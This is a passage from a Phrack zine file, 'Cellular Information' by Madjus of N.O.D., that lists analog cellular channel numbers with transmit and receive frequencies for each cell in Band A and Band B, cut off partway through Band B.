TMS     -  Time Multiplexed Switch
TRCO    -  Trouble Reporting Control Office
TSI     -  Time Slot Interchangers
TSIU    -  Time Slot Interchange Unit
TU      -  Trunk Unit
VFY     -  Verify
```

I give AT$T due credit for much of this file, for without them, it would not have been possible!

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 17 of 27

CELLULAR INFORMATION

COMPILED
BY

MADJUS
of
N.O.D.

{Thanks go out to Spy Ace & The Nobody}

CELLULAR FREQUENCIES BY CELL

BAND A

Cell # 1

	Transmit	Receive
Channel 1 (333)	Tx 879.990	Rx 834.990
Channel 2 (312)	Tx 879.360	Rx 834.360
Channel 3 (291)	Tx 878.730	Rx 833.730
Channel 4 (270)	Tx 878.100	Rx 833.100
Channel 5 (249)	Tx 877.470	Rx 832.470
Channel 6 (228)	Tx 876.840	Rx 831.840
Channel 7 (207)	Tx 876.210	Rx 831.210
Channel 8 (186)	Tx 875.580	Rx 830.580
Channel 9 (165)	Tx 874.950	Rx 829.950
Channel 10 (144)	Tx 874.320	Rx 829.320
Channel 11 (123)	Tx 873.690	Rx 828.690
Channel 12 (102)	Tx 873.060	Rx 828.060
Channel 13 (81)	Tx 872.430	Rx 827.430
Channel 14 (60)	Tx 871.800	Rx 826.800
Channel 15 (39)	Tx 871.170	Rx 826.170
Channel 16 (18)	Tx 870.540	Rx 825.540

Cell # 2

Channel 1 (332)	Tx 879.960	Rx 834.960
Channel 2 (311)	Tx 879.330	Rx 834.330
Channel 3 (290)	Tx 878.700	Rx 833.700
Channel 4 (269)	Tx 878.070	Rx 833.070
Channel 5 (248)	Tx 877.440	Rx 832.440
Channel 6 (227)	Tx 876.810	Rx 831.810
Channel 7 (206)	Tx 876.180	Rx 831.180
Channel 8 (185)	Tx 875.550	Rx 830.550
Channel 9 (164)	Tx 874.920	Rx 829.920
Channel 10 (143)	Tx 874.290	Rx 829.290
Channel 11 (122)	Tx 873.660	Rx 828.660
Channel 12 (101)	Tx 873.030	Rx 828.030
Channel 13 (80)	Tx 872.400	Rx 827.400
Channel 14 (59)	Tx 871.770	Rx 826.770
Channel 15 (38)	Tx 871.140	Rx 826.140
Channel 16 (17)	Tx 870.510	Rx 825.510

Cell # 3

Channel 1 (331)	Tx 879.930	Rx 834.930
Channel 2 (310)	Tx 879.300	Rx 834.300
Channel 3 (289)	Tx 878.670	Rx 833.670
Channel 4 (268)	Tx 878.040	Rx 833.040
Channel 5 (247)	Tx 877.410	Rx 832.410
Channel 6 (226)	Tx 876.780	Rx 831.780
Channel 7 (205)	Tx 876.150	Rx 831.150
Channel 8 (184)	Tx 875.520	Rx 830.520
Channel 9 (163)	Tx 874.890	Rx 829.890
Channel 10 (142)	Tx 874.260	Rx 829.260

```
Channel 11 (121) Tx 873.630 Rx 828.630
Channel 12 (100) Tx 873.000 Rx 828.000
Channel 13 (79) Tx 872.370 Rx 827.370
Channel 14 (58) Tx 871.740 Rx 826.740
Channel 15 (37) Tx 871.110 Rx 826.110
Channel 16 (16) Tx 870.480 Rx 825.480

Cell # 4
-------------------------------------------------
Channel 1 (330) Tx 879.900 Rx 834.900
Channel 2 (309) Tx 879.270 Rx 834.270
Channel 3 (288) Tx 878.640 Rx 833.640
Channel 4 (267) Tx 878.010 Rx 833.010
Channel 5 (246) Tx 877.380 Rx 832.380
Channel 6 (225) Tx 876.750 Rx 831.750
Channel 7 (204) Tx 876.120 Rx 831.120
Channel 8 (183) Tx 875.490 Rx 830.490
Channel 9 (162) Tx 874.860 Rx 829.860
Channel 10 (141) Tx 874.230 Rx 829.230
Channel 11 (120) Tx 873.600 Rx 828.600
Channel 12 (99) Tx 872.970 Rx 827.970
Channel 13 (78) Tx 872.340 Rx 827.340
Channel 14 (57) Tx 871.710 Rx 826.710
Channel 15 (36) Tx 871.080 Rx 826.080
Channel 16 (15) Tx 870.450 Rx 825.450

Cell # 5
-------------------------------------------------
Channel 1 (329) Tx 879.870 Rx 834.870
Channel 2 (308) Tx 879.240 Rx 834.240
Channel 3 (287) Tx 878.610 Rx 833.610
Channel 4 (266) Tx 877.980 Rx 832.980
Channel 5 (245) Tx 877.350 Rx 832.350
Channel 6 (224) Tx 876.720 Rx 831.720
Channel 7 (203) Tx 876.090 Rx 831.090
Channel 8 (182) Tx 875.460 Rx 830.460
Channel 9 (161) Tx 874.830 Rx 829.830
Channel 10 (140) Tx 874.200 Rx 829.200
Channel 11 (119) Tx 873.570 Rx 828.570
Channel 12 (98) Tx 872.940 Rx 827.940
Channel 13 (77) Tx 872.310 Rx 827.310
Channel 14 (56) Tx 871.680 Rx 826.680
Channel 15 (35) Tx 871.050 Rx 826.050
Channel 16 (14) Tx 870.420 Rx 825.420

Cell # 6
-------------------------------------------------
Channel 1 (328) Tx 879.840 Rx 834.840
Channel 2 (307) Tx 879.210 Rx 834.210
Channel 3 (286) Tx 878.580 Rx 833.580
Channel 4 (265) Tx 877.950 Rx 832.950
Channel 5 (244) Tx 877.320 Rx 832.320
Channel 6 (223) Tx 876.690 Rx 831.690
Channel 7 (202) Tx 876.060 Rx 831.060
Channel 8 (181) Tx 875.430 Rx 830.430
Channel 9 (160) Tx 874.800 Rx 829.800
Channel 10 (139) Tx 874.170 Rx 829.170
Channel 11 (118) Tx 873.540 Rx 828.540
Channel 12 (97) Tx 872.910 Rx 827.910
Channel 13 (76) Tx 872.280 Rx 827.280
Channel 14 (55) Tx 871.650 Rx 826.650
Channel 15 (34) Tx 871.020 Rx 826.020
Channel 16 (13) Tx 870.390 Rx 825.390

Cell # 7
-------------------------------------------------
Channel 1 (327) Tx 879.810 Rx 834.810
Channel 2 (306) Tx 879.180 Rx 834.180
Channel 3 (285) Tx 878.550 Rx 833.550
Channel 4 (264) Tx 877.920 Rx 832.920
```

```
Channel 5 (243) Tx 877.290 Rx 832.290
Channel 6 (222) Tx 876.660 Rx 831.660
Channel 7 (201) Tx 876.030 Rx 831.030
Channel 8 (180) Tx 875.400 Rx 830.400
Channel 9 (159) Tx 874.770 Rx 829.770
Channel 10 (138) Tx 874.140 Rx 829.140
Channel 11 (117) Tx 873.510 Rx 828.510
Channel 12 (96) Tx 872.880 Rx 827.880
Channel 13 (75) Tx 872.250 Rx 827.250
Channel 14 (54) Tx 871.620 Rx 826.620
Channel 15 (33) Tx 870.990 Rx 825.990
Channel 16 (12) Tx 870.360 Rx 825.360

Cell # 8
-------------------------------------------------
Channel 1 (326) Tx 879.780 Rx 834.780
Channel 2 (305) Tx 879.150 Rx 834.150
Channel 3 (284) Tx 878.520 Rx 833.520
Channel 4 (263) Tx 877.890 Rx 832.890
Channel 5 (242) Tx 877.260 Rx 832.260
Channel 6 (221) Tx 876.630 Rx 831.630
Channel 7 (200) Tx 876.000 Rx 831.000
Channel 8 (179) Tx 875.370 Rx 830.370
Channel 9 (158) Tx 874.740 Rx 829.740
Channel 10 (137) Tx 874.110 Rx 829.110
Channel 11 (116) Tx 873.480 Rx 828.480
Channel 12 (95) Tx 872.850 Rx 827.850
Channel 13 (74) Tx 872.220 Rx 827.220
Channel 14 (53) Tx 871.590 Rx 826.590
Channel 15 (32) Tx 870.960 Rx 825.960
Channel 16 (11) Tx 870.330 Rx 825.330

Cell # 9
-------------------------------------------------
Channel 1 (325) Tx 879.750 Rx 834.750
Channel 2 (304) Tx 879.120 Rx 834.120
Channel 3 (283) Tx 878.490 Rx 833.490
Channel 4 (262) Tx 877.860 Rx 832.860
Channel 5 (241) Tx 877.230 Rx 832.230
Channel 6 (220) Tx 876.600 Rx 831.600
Channel 7 (199) Tx 875.970 Rx 830.970
Channel 8 (178) Tx 875.340 Rx 830.340
Channel 9 (157) Tx 874.710 Rx 829.710
Channel 10 (136) Tx 874.080 Rx 829.080
Channel 11 (115) Tx 873.450 Rx 828.450
Channel 12 (94) Tx 872.820 Rx 827.820
Channel 13 (73) Tx 872.190 Rx 827.190
Channel 14 (52) Tx 871.560 Rx 826.560
Channel 15 (31) Tx 870.930 Rx 825.930
Channel 16 (10) Tx 870.300 Rx 825.300

Cell # 10
-------------------------------------------------
Channel 1 (324) Tx 879.720 Rx 834.720
Channel 2 (303) Tx 879.090 Rx 834.090
Channel 3 (282) Tx 878.460 Rx 833.460
Channel 4 (261) Tx 877.830 Rx 832.830
Channel 5 (240) Tx 877.200 Rx 832.200
Channel 6 (219) Tx 876.570 Rx 831.570
Channel 7 (198) Tx 875.940 Rx 830.940
Channel 8 (177) Tx 875.310 Rx 830.310
Channel 9 (156) Tx 874.680 Rx 829.680
Channel 10 (135) Tx 874.050 Rx 829.050
Channel 11 (114) Tx 873.420 Rx 828.420
Channel 12 (93) Tx 872.790 Rx 827.790
Channel 13 (72) Tx 872.160 Rx 827.160
Channel 14 (51) Tx 871.530 Rx 826.530
Channel 15 (30) Tx 870.900 Rx 825.900
Channel 16 (9) Tx 870.270 Rx 825.270
```

```
Cell # 11
------------------------------------------------
Channel 1 (323) Tx 879.690 Rx 834.690
Channel 2 (302) Tx 879.060 Rx 834.060
Channel 3 (281) Tx 878.430 Rx 833.430
Channel 4 (260) Tx 877.800 Rx 832.800
Channel 5 (239) Tx 877.170 Rx 832.170
Channel 6 (218) Tx 876.540 Rx 831.540
Channel 7 (197) Tx 875.910 Rx 830.910
Channel 8 (176) Tx 875.280 Rx 830.280
Channel 9 (155) Tx 874.650 Rx 829.650
Channel 10 (134) Tx 874.020 Rx 829.020
Channel 11 (113) Tx 873.390 Rx 828.390
Channel 12 (92) Tx 872.760 Rx 827.760
Channel 13 (71) Tx 872.130 Rx 827.130
Channel 14 (50) Tx 871.500 Rx 826.500
Channel 15 (29) Tx 870.870 Rx 825.870
Channel 16 (8) Tx 870.240 Rx 825.240

Cell # 12
------------------------------------------------
Channel 1 (322) Tx 879.660 Rx 834.660
Channel 2 (301) Tx 879.030 Rx 834.030
Channel 3 (280) Tx 878.400 Rx 833.400
Channel 4 (259) Tx 877.770 Rx 832.770
Channel 5 (238) Tx 877.140 Rx 832.140
Channel 6 (217) Tx 876.510 Rx 831.510
Channel 7 (196) Tx 875.880 Rx 830.880
Channel 8 (175) Tx 875.250 Rx 830.250
Channel 9 (154) Tx 874.620 Rx 829.620
Channel 10 (133) Tx 873.990 Rx 828.990
Channel 11 (112) Tx 873.360 Rx 828.360
Channel 12 (91) Tx 872.730 Rx 827.730
Channel 13 (70) Tx 872.100 Rx 827.100
Channel 14 (49) Tx 871.470 Rx 826.470
Channel 15 (28) Tx 870.840 Rx 825.840
Channel 16 (7) Tx 870.210 Rx 825.210

Cell # 13
------------------------------------------------
Channel 1 (321) Tx 879.630 Rx 834.630
Channel 2 (300) Tx 879.000 Rx 834.000
Channel 3 (279) Tx 878.370 Rx 833.370
Channel 4 (258) Tx 877.740 Rx 832.740
Channel 5 (237) Tx 877.110 Rx 832.110
Channel 6 (216) Tx 876.480 Rx 831.480
Channel 7 (195) Tx 875.850 Rx 830.850
Channel 8 (174) Tx 875.220 Rx 830.220
Channel 9 (153) Tx 874.590 Rx 829.590
Channel 10 (132) Tx 873.960 Rx 828.960
Channel 11 (111) Tx 873.330 Rx 828.330
Channel 12 (90) Tx 872.700 Rx 827.700
Channel 13 (69) Tx 872.070 Rx 827.070
Channel 14 (48) Tx 871.440 Rx 826.440
Channel 15 (27) Tx 870.810 Rx 825.810
Channel 16 (6) Tx 870.180 Rx 825.180

Cell # 14
------------------------------------------------
Channel 1 (320) Tx 879.600 Rx 834.600
Channel 2 (299) Tx 878.970 Rx 833.970
Channel 3 (278) Tx 878.340 Rx 833.340
Channel 4 (257) Tx 877.710 Rx 832.710
Channel 5 (236) Tx 877.080 Rx 832.080
Channel 6 (215) Tx 876.450 Rx 831.450
Channel 7 (194) Tx 875.820 Rx 830.820
Channel 8 (173) Tx 875.190 Rx 830.190
Channel 9 (152) Tx 874.560 Rx 829.560
Channel 10 (131) Tx 873.930 Rx 828.930
Channel 11 (110) Tx 873.300 Rx 828.300
```

```
Channel 12 (89) Tx 872.670 Rx 827.670
Channel 13 (68) Tx 872.040 Rx 827.040
Channel 14 (47) Tx 871.410 Rx 826.410
Channel 15 (26) Tx 870.780 Rx 825.780
Channel 16 (5) Tx 870.150 Rx 825.150

Cell # 15
-------------------------------------------------
Channel 1 (319) Tx 879.570 Rx 834.570
Channel 2 (298) Tx 878.940 Rx 833.940
Channel 3 (277) Tx 878.310 Rx 833.310
Channel 4 (256) Tx 877.680 Rx 832.680
Channel 5 (235) Tx 877.050 Rx 832.050
Channel 6 (214) Tx 876.420 Rx 831.420
Channel 7 (193) Tx 875.790 Rx 830.790
Channel 8 (172) Tx 875.160 Rx 830.160
Channel 9 (151) Tx 874.530 Rx 829.530
Channel 10 (130) Tx 873.900 Rx 828.900
Channel 11 (109) Tx 873.270 Rx 828.270
Channel 12 (88) Tx 872.640 Rx 827.640
Channel 13 (67) Tx 872.010 Rx 827.010
Channel 14 (46) Tx 871.380 Rx 826.380
Channel 15 (25) Tx 870.750 Rx 825.750
Channel 16 (4) Tx 870.120 Rx 825.120

Cell # 16
-------------------------------------------------
Channel 1 (318) Tx 879.540 Rx 834.540
Channel 2 (297) Tx 878.910 Rx 833.910
Channel 3 (276) Tx 878.280 Rx 833.280
Channel 4 (255) Tx 877.650 Rx 832.650
Channel 5 (234) Tx 877.020 Rx 832.020
Channel 6 (213) Tx 876.390 Rx 831.390
Channel 7 (192) Tx 875.760 Rx 830.760
Channel 8 (171) Tx 875.130 Rx 830.130
Channel 9 (150) Tx 874.500 Rx 829.500
Channel 10 (129) Tx 873.870 Rx 828.870
Channel 11 (108) Tx 873.240 Rx 828.240
Channel 12 (87) Tx 872.610 Rx 827.610
Channel 13 (66) Tx 871.980 Rx 826.980
Channel 14 (45) Tx 871.350 Rx 826.350
Channel 15 (24) Tx 870.720 Rx 825.720
Channel 16 (3) Tx 870.090 Rx 825.090

Cell # 17
-------------------------------------------------
Channel 1 (317) Tx 879.510 Rx 834.510
Channel 2 (296) Tx 878.880 Rx 833.880
Channel 3 (275) Tx 878.250 Rx 833.250
Channel 4 (254) Tx 877.620 Rx 832.620
Channel 5 (233) Tx 876.990 Rx 831.990
Channel 6 (212) Tx 876.360 Rx 831.360
Channel 7 (191) Tx 875.730 Rx 830.730
Channel 8 (170) Tx 875.100 Rx 830.100
Channel 9 (149) Tx 874.470 Rx 829.470
Channel 10 (128) Tx 873.840 Rx 828.840
Channel 11 (107) Tx 873.210 Rx 828.210
Channel 12 (86) Tx 872.580 Rx 827.580
Channel 13 (65) Tx 871.950 Rx 826.950
Channel 14 (44) Tx 871.320 Rx 826.320
Channel 15 (23) Tx 870.690 Rx 825.690
Channel 16 (2) Tx 870.060 Rx 825.060

Cell # 18
-------------------------------------------------
Channel 1 (316) Tx 879.480 Rx 834.480
Channel 2 (295) Tx 878.850 Rx 833.850
Channel 3 (274) Tx 878.220 Rx 833.220
Channel 4 (253) Tx 877.590 Rx 832.590
Channel 5 (232) Tx 876.960 Rx 831.960
```

```
Channel 6 (211) Tx 876.330 Rx 831.330
Channel 7 (190) Tx 875.700 Rx 830.700
Channel 8 (169) Tx 875.070 Rx 830.070
Channel 9 (148) Tx 874.440 Rx 829.440
Channel 10 (127) Tx 873.810 Rx 828.810
Channel 11 (106) Tx 873.180 Rx 828.180
Channel 12 (85) Tx 872.550 Rx 827.550
Channel 13 (64) Tx 871.920 Rx 826.920
Channel 14 (43) Tx 871.290 Rx 826.290
Channel 15 (22) Tx 870.660 Rx 825.660
Channel 16 (1) Tx 870.030 Rx 825.030

Cell # 19
------------------------------------------------
Channel 1 (315) Tx 879.450 Rx 834.450
Channel 2 (294) Tx 878.820 Rx 833.820
Channel 3 (273) Tx 878.190 Rx 833.190
Channel 4 (252) Tx 877.560 Rx 832.560
Channel 5 (231) Tx 876.930 Rx 831.930
Channel 6 (210) Tx 876.300 Rx 831.300
Channel 7 (189) Tx 875.670 Rx 830.670
Channel 8 (168) Tx 875.040 Rx 830.040
Channel 9 (147) Tx 874.410 Rx 829.410
Channel 10 (126) Tx 873.780 Rx 828.780
Channel 11 (105) Tx 873.150 Rx 828.150
Channel 12 (84) Tx 872.520 Rx 827.520
Channel 13 (63) Tx 871.890 Rx 826.890
Channel 14 (42) Tx 871.260 Rx 826.260
Channel 15 (21) Tx 870.630 Rx 825.630

Cell # 20
------------------------------------------------
Channel 1 (314) Tx 879.420 Rx 834.420
Channel 2 (293) Tx 878.790 Rx 833.790
Channel 3 (272) Tx 878.160 Rx 833.160
Channel 4 (251) Tx 877.530 Rx 832.530
Channel 5 (230) Tx 876.900 Rx 831.900
Channel 6 (209) Tx 876.270 Rx 831.270
Channel 7 (188) Tx 875.640 Rx 830.640
Channel 8 (167) Tx 875.010 Rx 830.010
Channel 9 (146) Tx 874.380 Rx 829.380
Channel 10 (125) Tx 873.750 Rx 828.750
Channel 11 (104) Tx 873.120 Rx 828.120
Channel 12 (83) Tx 872.490 Rx 827.490
Channel 13 (62) Tx 871.860 Rx 826.860
Channel 14 (41) Tx 871.230 Rx 826.230
Channel 15 (20) Tx 870.600 Rx 825.600

Cell # 21
------------------------------------------------
Channel 1 (313) Tx 879.390 Rx 834.390
Channel 2 (292) Tx 878.760 Rx 833.760
Channel 3 (271) Tx 878.130 Rx 833.130
Channel 4 (250) Tx 877.500 Rx 832.500
Channel 5 (229) Tx 876.870 Rx 831.870
Channel 6 (208) Tx 876.240 Rx 831.240
Channel 7 (187) Tx 875.610 Rx 830.610
Channel 8 (166) Tx 874.980 Rx 829.980
Channel 9 (145) Tx 874.350 Rx 829.350
Channel 10 (124) Tx 873.720 Rx 828.720
Channel 11 (103) Tx 873.090 Rx 828.090
Channel 12 (82) Tx 872.460 Rx 827.460
Channel 13 (61) Tx 871.830 Rx 826.830
Channel 14 (40) Tx 871.200 Rx 826.200
Channel 15 (19) Tx 870.570 Rx 825.570

************************************************

BAND B
```

```
Cell # 1
-------------------------------------------------
Channel 1       (334)   Tx 880.020      Rx 835.020
Channel 2 (355) Tx 880.650 Rx 835.650
Channel 3 (376) Tx 881.280 Rx 836.280
Channel 4 (397) Tx 881.910 Rx 836.910
Channel 5 (418) Tx 882.540 Rx 837.540
Channel 6 (439) Tx 883.170 Rx 838.170
Channel 7 (460) Tx 883.800 Rx 838.800
Channel 8 (481) Tx 884.430 Rx 839.430
Channel 9 (502) Tx 885.060 Rx 840.060
Channel 10 (523) Tx 885.690 Rx 840.690
Channel 11 (544) Tx 886.320 Rx 841.320
Channel 12 (565) Tx 886.950 Rx 841.950
Channel 13 (586) Tx 887.580 Rx 842.580
Channel 14 (607) Tx 888.210 Rx 843.210
Channel 15 (628) Tx 888.840 Rx 843.840
Channel 16 (649) Tx 889.470 Rx 844.470

Cell # 2
-------------------------------------------------
Channel 1 (335) Tx 880.050 Rx 835.050
Channel 2 (356) Tx 880.680 Rx 835.680
Channel 3 (377) Tx 881.310 Rx 836.310
Channel 4 (398) Tx 881.940 Rx 836.940
Channel 5 (419) Tx 882.570 Rx 837.570
Channel 6 (440) Tx 883.200 Rx 838.200
Channel 7 (461) Tx 883.830 Rx 838.830
Channel 8 (482) Tx 884.460 Rx 839.460
Channel 9 (503) Tx 885.090 Rx 840.090
Channel 10 (524) Tx 885.720 Rx 840.720
Channel 11 (545) Tx 886.350 Rx 841.350
Channel 12 (566) Tx 886.980 Rx 841.980
Channel 13 (587) Tx 887.610 Rx 842.610
Channel 14 (608) Tx 888.240 Rx 843.240
Channel 15 (629) Tx 888.870 Rx 843.870
Channel 16 (650) Tx 889.500 Rx 844.500

Cell # 3
-------------------------------------------------
Channel 1 (336) Tx 880.080 Rx 835.080
Channel 2 (357) Tx 880.710 Rx 835.710
Channel 3 (378) Tx 881.340 Rx 836.340
Channel 4 (399) Tx 881.970 Rx 836.970
Channel 5 (420) Tx 882.600 Rx 837.600
Channel 6 (441) Tx 883.230 Rx 838.230
Channel 7 (462) Tx 883.860 Rx 838.860
Channel 8 (483) Tx 884.490 Rx 839.490
Channel 9 (504) Tx 885.120 Rx 840.120
Channel 10 (525) Tx 885.750 Rx 840.750
Channel 11 (546) Tx 886.380 Rx 841.380
Channel 12 (567) Tx 887.010 Rx 842.010
Channel 13 (588) Tx 887.640 Rx 842.640
Channel 14 (609) Tx 888.270 Rx 843.270
Channel 15 (630) Tx 888.900 Rx 843.900
Channel 16 (651) Tx 889.530 Rx 844.530

Cell # 4
-------------------------------------------------
Channel 1 (337) Tx 880.110 Rx 835.110
Channel 2 (358) Tx 880.740 Rx 835.740
Channel 3 (379) Tx 881.370 Rx 836.370
Channel 4 (400) Tx 882.000 Rx 837.000
Channel 5 (421) Tx 882.630 Rx 837.630
Channel 6 (442) Tx 883.260 Rx 838.260
Channel 7 (463) Tx 883.890 Rx 838.890
Channel 8 (484) Tx 884.520 Rx 839.520
Channel 9 (505) Tx 885.150 Rx 840.150
Channel 10 (526) Tx 885.780 Rx 840.780
Channel 11 (547) Tx 886.410 Rx 841.410
```

```
Channel 12 (568) Tx 887.040 Rx 842.040
Channel 13 (589) Tx 887.670 Rx 842.670
Channel 14 (610) Tx 888.300 Rx 843.300
Channel 15 (631) Tx 888.930 Rx 843.930
Channel 16 (652) Tx 889.560 Rx 844.560

Cell # 5
-------------------------------------------------
Channel 1 (338) Tx 880.140 Rx 835.140
Channel 2 (359) Tx 880.770 Rx 835.770
Channel 3 (380) Tx 881.400 Rx 836.400
Channel 4 (401) Tx 882.030 Rx 837.030
Channel 5 (422) Tx 882.660 Rx 837.660
Channel 6 (443) Tx 883.290 Rx 838.290
Channel 7 (464) Tx 883.920 Rx 838.920
Channel 8 (485) Tx 884.550 Rx 839.550
Channel 9 (506) Tx 885.180 Rx 840.180
Channel 10 (527) Tx 885.810 Rx 840.810
Channel 11 (548) Tx 886.440 Rx 841.440
Channel 12 (569) Tx 887.070 Rx 842.070
Channel 13 (590) Tx 887.700 Rx 842.700
Channel 14 (611) Tx 888.330 Rx 843.330
Channel 15 (632) Tx 888.960 Rx 843.960
Channel 16 (653) Tx 889.590 Rx 844.590

Cell # 6
-------------------------------------------------
Channel 1 (339) Tx 880.170 Rx 835.170
Channel 2 (360) Tx 880.800 Rx 835.800
Channel 3 (381) Tx 881.430 Rx 836.430
Channel 4 (402) Tx 882.060 Rx 837.060
Channel 5 (423) Tx 882.690 Rx 837.690
Channel 6 (444) Tx 883.320 Rx 838.320
Channel 7 (465) Tx 883.950 Rx 838.950
Channel 8 (486) Tx 884.580 Rx 839.580
Channel 9 (507) Tx 885.210 Rx 840.210
Channel 10 (528) Tx 885.840 Rx 840.840
Channel 11 (549) Tx 886.470 Rx 841.470
Channel 12 (570) Tx 887.100 Rx 842.100
Channel 13 (591) Tx 887.730 Rx 842.730
Channel 14 (612) Tx 888.360 Rx 843.360
Channel 15 (633) Tx 888.990 Rx 843.990
Channel 16 (654) Tx 889.620 Rx 844.620

Cell # 7
-------------------------------------------------
Channel 1 (340) Tx 880.200 Rx 835.200
Channel 2 (361) Tx 880.830 Rx 835.830
Channel 3 (382) Tx 881.460 Rx 836.460
Channel 4 (403) Tx 882.090 Rx 837.090
Channel 5 (424) Tx 882.720 Rx 837.720
Channel 6 (445) Tx 883.350 Rx 838.350
Channel 7 (466) Tx 883.980 Rx 838.980
Channel 8 (487) Tx 884.610 Rx 839.610
Channel 9 (508) Tx 885.240 Rx 840.240
Channel 10 (529) Tx 885.870 Rx 840.870
Channel 11 (550) Tx 886.500 Rx 841.500
Channel 12 (571) Tx 887.130 Rx 842.130
Channel 13 (592) Tx 887.760 Rx 842.760
Channel 14 (613) Tx 888.390 Rx 843.390
Channel 15 (634) Tx 889.020 Rx 844.020
Channel 16 (655) Tx 889.650 Rx 844.650

Cell # 8
-------------------------------------------------
Channel 1 (341) Tx 880.230 Rx 835.230
Channel 2 (362) Tx 880.860 Rx 835.860
Channel 3 (383) Tx 881.490 Rx 836.490
Channel 4 (404) Tx 882.120 Rx 837.120
Channel 5 (425) Tx 882.750 Rx 837.750
```

```
Channel 6 (446) Tx 883.380 Rx 838.380
Channel 7 (467) Tx 884.010 Rx 839.010
Channel 8 (488) Tx 884.640 Rx 839.640
Channel 9 (509) Tx 885.270 Rx 840.270
Channel 10 (530) Tx 885.900 Rx 840.900
Channel 11 (551) Tx 886.530 Rx 841.530
Channel 12 (572) Tx 887.160 Rx 842.160
Channel 13 (593) Tx 887.790 Rx 842.790
Channel 14 (614) Tx 888.420 Rx 843.420
Channel 15 (635) Tx 889.050 Rx 844.050
Channel 16 (656) Tx 889.680 Rx 844.680

Cell # 9
-------------------------------------------------
Channel 1 (342) Tx 880.260 Rx 835.260
Channel 2 (363) Tx 880.890 Rx 835.890
Channel 3 (384) Tx 881.520 Rx 836.520
Channel 4 (405) Tx 882.150 Rx 837.150
Channel 5 (426) Tx 882.780 Rx 837.780
Channel 6 (447) Tx 883.410 Rx 838.410
Channel 7 (468) Tx 884.040 Rx 839.040
Channel 8 (489) Tx 884.670 Rx 839.670
Channel 9 (510) Tx 885.300 Rx 840.300
Channel 10 (531) Tx 885.930 Rx 840.930
Channel 11 (552) Tx 886.560 Rx 841.560
Channel 12 (573) Tx 887.190 Rx 842.190
Channel 13 (594) Tx 887.820 Rx 842.820
Channel 14 (615) Tx 888.450 Rx 843.450
Channel 15 (636) Tx 889.080 Rx 844.080
Channel 16 (657) Tx 889.710 Rx 844.710

Cell # 10
-------------------------------------------------
Channel 1 (343) Tx 880.290 Rx 835.290
Channel 2 (364) Tx 880.920 Rx 835.920
Channel 3 (385) Tx 881.550 Rx 836.550
Channel 4 (406) Tx 882.180 Rx 837.180
Channel 5 (427) Tx 882.810 Rx 837.810
Channel 6 (448) Tx 883.440 Rx 838.440
Channel 7 (469) Tx 884.070 Rx 839.070
Channel 8 (490) Tx 884.700 Rx 839.700
Channel 9 (511) Tx 885.330 Rx 840.330
Channel 10 (532) Tx 885.960 Rx 840.960
Channel 11 (553) Tx 886.590 Rx 841.590
Channel 12 (574) Tx 887.220 Rx 842.220
Channel 13 (595) Tx 887.850 Rx 842.850
Channel 14 (616) Tx 888.480 Rx 843.480
Channel 15 (637) Tx 889.110 Rx 844.110
Channel 16 (658) Tx 889.740 Rx 844.740

Cell # 11
-------------------------------------------------
Channel 1 (344) Tx 880.320 Rx 835.320
Channel 2 (365) Tx 880.950 Rx 835.950
Channel 3 (386) Tx 881.580 Rx 836.580
Channel 4 (407) Tx 882.210 Rx 837.210
Channel 5 (428) Tx 882.840 Rx 837.840
Channel 6 (449) Tx 883.470 Rx 838.470
Channel 7 (470) Tx 884.100 Rx 839.100
Channel 8 (491) Tx 884.730 Rx 839.730
Channel 9 (512) Tx 885.360 Rx 840.360
Channel 10 (533) Tx 885.990 Rx 840.990
Channel 11 (554) Tx 886.620 Rx 841.620
Channel 12 (575) Tx 887.250 Rx 842.250
Channel 13 (596) Tx 887.880 Rx 842.880
Channel 14 (617) Tx 888.510 Rx 843.510
Channel 15 (638) Tx 889.140 Rx 844.140
Channel 16 (659) Tx 889.770 Rx 844.770

Cell # 12
```

```
-------------------------------------------------
Channel 1 (345) Tx 880.350 Rx 835.350
Channel 2 (366) Tx 880.980 Rx 835.980
Channel 3 (387) Tx 881.610 Rx 836.610
Channel 4 (408) Tx 882.240 Rx 837.240
Channel 5 (429) Tx 882.870 Rx 837.870
Channel 6 (450) Tx 883.500 Rx 838.500
Channel 7 (471) Tx 884.130 Rx 839.130
Channel 8 (492) Tx 884.760 Rx 839.760
Channel 9 (513) Tx 885.390 Rx 840.390
Channel 10 (534) Tx 886.020 Rx 841.020
Channel 11 (555) Tx 886.650 Rx 841.650
Channel 12 (576) Tx 887.280 Rx 842.280
Channel 13 (597) Tx 887.910 Rx 842.910
Channel 14 (618) Tx 888.540 Rx 843.540
Channel 15 (639) Tx 889.170 Rx 844.170
Channel 16 (660) Tx 889.800 Rx 844.800

Cell # 13
-------------------------------------------------
Channel 1 (346) Tx 880.380 Rx 835.380
Channel 2 (367) Tx 881.010 Rx 836.010
Channel 3 (388) Tx 881.640 Rx 836.640
Channel 4 (409) Tx 882.270 Rx 837.270
Channel 5 (430) Tx 882.900 Rx 837.900
Channel 6 (451) Tx 883.530 Rx 838.530
Channel 7 (472) Tx 884.160 Rx 839.160
Channel 8 (493) Tx 884.790 Rx 839.790
Channel 9 (514) Tx 885.420 Rx 840.420
Channel 10 (535) Tx 886.050 Rx 841.050
Channel 11 (556) Tx 886.680 Rx 841.680
Channel 12 (577) Tx 887.310 Rx 842.310
Channel 13 (598) Tx 887.940 Rx 842.940
Channel 14 (619) Tx 888.570 Rx 843.570
Channel 15 (640) Tx 889.200 Rx 844.200
Channel 16 (661) Tx 889.830 Rx 844.830

Cell # 14
-------------------------------------------------
Channel 1 (347) Tx 880.410 Rx 835.410
Channel 2 (368) Tx 881.040 Rx 836.040
Channel 3 (389) Tx 881.670 Rx 836.670
Channel 4 (410) Tx 882.300 Rx 837.300
Channel 5 (431) Tx 882.930 Rx 837.930
Channel 6 (452) Tx 883.560 Rx 838.560
Channel 7 (473) Tx 884.190 Rx 839.190
Channel 8 (494) Tx 884.820 Rx 839.820
Channel 9 (515) Tx 885.450 Rx 840.450
Channel 10 (536) Tx 886.080 Rx 841.080
Channel 11 (557) Tx 886.710 Rx 841.710
Channel 12 (578) Tx 887.340 Rx 842.340
Channel 13 (599) Tx 887.970 Rx 842.970
Channel 14 (620) Tx 888.600 Rx 843.600
Channel 15 (641) Tx 889.230 Rx 844.230
Channel 16 (662) Tx 889.860 Rx 844.860

Cell # 15
-------------------------------------------------
Channel 1 (348) Tx 880.440 Rx 835.440
Channel 2 (369) Tx 881.070 Rx 836.070
Channel 3 (390) Tx 881.700 Rx 836.700
Channel 4 (411) Tx 882.330 Rx 837.330
Channel 5 (432) Tx 882.960 Rx 837.960
Channel 6 (453) Tx 883.590 Rx 838.590
